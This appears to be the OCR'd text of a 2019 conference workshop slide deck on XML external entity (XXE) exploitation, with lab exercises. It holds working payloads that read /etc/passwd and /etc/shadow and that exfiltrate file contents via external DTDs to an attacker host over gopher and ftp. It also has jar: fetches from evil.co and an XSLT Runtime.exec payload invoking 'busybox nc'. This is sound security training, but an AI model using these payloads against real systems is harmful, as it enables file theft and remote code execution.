
ADVANCED XXE EXPLOITATION



HACK IN PARIS
Cyber Security Conference

Slides: http://bit.ly/xxeparis

Philippe Arteau
GoSecure Countertack

19/06/2019

WHO AM I ?

- Philippe Arteau
- Security Researcher at GoSecure CounterTack
- Open-source developer
  - Find Security Bugs (SpotBugs - Static Analysis for Java)
  - Security Code Scan (Roslyn – Static Analysis for .NET)
  - Burp and ZAP Plugins (Retire.js, CSP Auditor, Reissue Request Scripter, ..)


GoSecure CounterTack

TRAINING FORMAT

- Part 1:
  - Basic XXE patterns
  - File exfiltration
    - Protocols
    - Common files
  - Directory listing
- Part 2
  - PHP filter encoding
- Part 3
  - Exfiltration using external DTD
  - Exfiltration using local DTD (Bonus)
- Part 4
  - Jar protocol
  - XSLT RCE


PART 1

XML External Entity (XXE) Basics



<data>some data</data>

(SOAP, REST, SVG, DOCX, RSS, GPX, HTML, etc.)

```
<data>some data</data>
```

```
..<!ENTITY file SYSTEM "file:///etc/passwd" >..
<data>&file;</data>
```

INTERESTING FILES TO TEST

- file:///etc/passwd
- file:///etc/hosts
- file:///etc/resolv.conf
- file:///dev/urandom & file:///dev/zero (Time based detection)
- file:///etc/shadow (Feeling lucky)

- file:///proc/self/cwd/**FILE**
- file:///proc/self/{*net/dev*, *cmdline*, *environ*}


- file:///etc/lsb-release (safe)

PRACTICE TIME !

- Exercise :
  - http://xxe-workshop.gosec.co:8021/
  - Objective :
    - Find the hidden flag.txt on the filesystem

Attacker Shell:

- https://shell-workshop.gosec.co/



PART 2

INTERESTING PROTOCOLS

- file:///...
- file://C:/...

```
..<!ENTITY file SYSTEM "file:///etc/passwd" >..
```

- php://

```
..<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=….php" >..
```

- http://

```
..<!ENTITY file SYSTEM "http://localhost/..." >..
```

INTERESTING PROTOCOLS

- netdoc://...

(Alternative to file://)

```
..<!ENTITY file SYSTEM “netdoc://" >..
```

- ftp:// & gopher:// (Used for exfiltration)

```
..<!ENTITY file SYSTEM "ftp://user:data@host" >..
```

```
..<!ENTITY file SYSTEM "gopher://host/?data" >..
```

- jar://


```
..<!ENTITY file SYSTEM
"jar:file://archive.zip!config.properties" >..
```

PRACTICE TIME !

- Exercise :
  - http://xxe-workshop.gosec.co:8023/
- Objectives :
  - Find the hidden flag.txt on the filesystem


Attacker Shell:

- https://shell-workshop.gosec.co/



PART 3

USING DTD TO CONCATENATE ENTITIES


YO DAWG, I HERD YOUR PARSER SUPPORTS XML ENTITIES.
SO I PUT AN ENTITY INSIDE AN ENTITY INSIDE A DTD!
imgflip.com

XXE DTD (SAXPARSER ONLY)

```
<!DOCTYPE data [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://xxe.me/remote.dtd">
%dtd;]>
<data>&send;</data>
```

http://xxe.me/remote.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'gopher://xxe.me:1337/?%file;'>"> %all;
```

XXE DTD: WHEN GOPHER IS DISABLE

```
<!DOCTYPE data [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://xxe.me/remote.dtd">
%dtd;]>
<data>&send;</data>
```

http://xxe.me/remote.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'ftp://user:%file;@xxe.me:1337/'>"> %all;
```

METHOD (SUGGESTED ORDER)


1. Find a valid XML payload
2. Inline Entity (Is the parser reading entity?)
3. SYSTEM Entity
    1. HTTP (Burp collaborator)
    2. Test a local file that does not exists (to trigger exception)
4. Attempt to access local storage
    1. Target root folder (Test for Java)
    2. Local files with known path
    3. With a valid path, encode its content with PHP filter (Test for PHP)

PRACTICE TIME !

- Exercise :
  - http://xxe-workshop.gosec.co:8022/
- Objectives :
  - Find the hidden flag.txt on the filesystem

Attacker Shell:

- https://shell-workshop.gosec.co/



PART 4

JAR PROTOCOL

JarJar://
Oh, maxi big da Force!

JAR PROTOCOL

"jar:proto://path.zip!inside.txt"

- Works for local file..


```
<!DOCTYPE data [
<!ENTITY send SYSTEM "jar:file://binks.zip">]>
<data>&send;</data>
```

- And remote file...

```
<!DOCTYPE data [
<!ENTITY send SYSTEM "jar:http://evil.co/b.zip!a">]>
<data>&send;</data>
```

XXE FILE CREATION (SAXPARSER)

```
<!DOCTYPE data [
<!ENTITY send SYSTEM "jar:http://xxe.me/malicious!/blah">]>
<data>&send;</data>
```



File is download to a temp directory
/tmp/java/tmp_342kj5h34hl653h35

RCE WITH XSLT

This vector is **not XXE related** but, needed for the last exercise.

- XSLT is a text format that describe the **transformation** applied to XML.
- Programming languages often allow the import of user functions which can leads to RCE.

```
<xsl:stylesheet version="1.0"
   xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
   xmlns:date="http://xml.apache.org/xalan/java/java.util.Date"
   xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
   xmlns:str="http://xml.apache.org/xalan/java/java.lang.String"
   exclude-result-prefixes="date">

  <xsl:output method="text"/>
  <xsl:template match="/">

  <xsl:variable name="cmd"><![CDATA[/bin/busybox nc
…]]></xsl:variable>
  <xsl:variable name="rtObj" select="rt:getRuntime()"/>
  <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
  <xsl:text>Process: </xsl:text><xsl:value-of select="$process"/>

  </xsl:template>
</xsl:stylesheet>
```

FINAL EXERCISE

- Exercise:
  - http://xxe-workshop.gosec.co:8024/
  - admin:admin123456
- Objectives :
  - Find the hidden flag
  - RCE will be needed

REFERENCES

REFERENCES (PART 1)

Example with jar: protocol trick

- http://www.agarri.fr/kom/archives/2013/11/27/compromising_an_unreachable_solr_server_with_cve-2013-6397/index.html

Example of simple payload and out-of-bound:

- http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html

XML Schema, DTD, and Entity Attacks

- http://vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf

More examples (Huge list of payload variations)

- http://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html

REFERENCES (PART 2)

Many exploitation tips

- https://www.slideshare.net/ssuserf09cba/xxe-how-to-become-a-jedi

Good presentation (list of protocols taken from this one)

- https://www.owasp.org/images/3/30/XXE_-_The_Anatomy_of_an_XML_Attack_-_Mike_Felch.pdf

Reference for developer

- https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet


QUESTIONS ?
Contact
parteau@gosecure.ca
gosecure.net/blog/
@h3xStream @GoSecure_Inc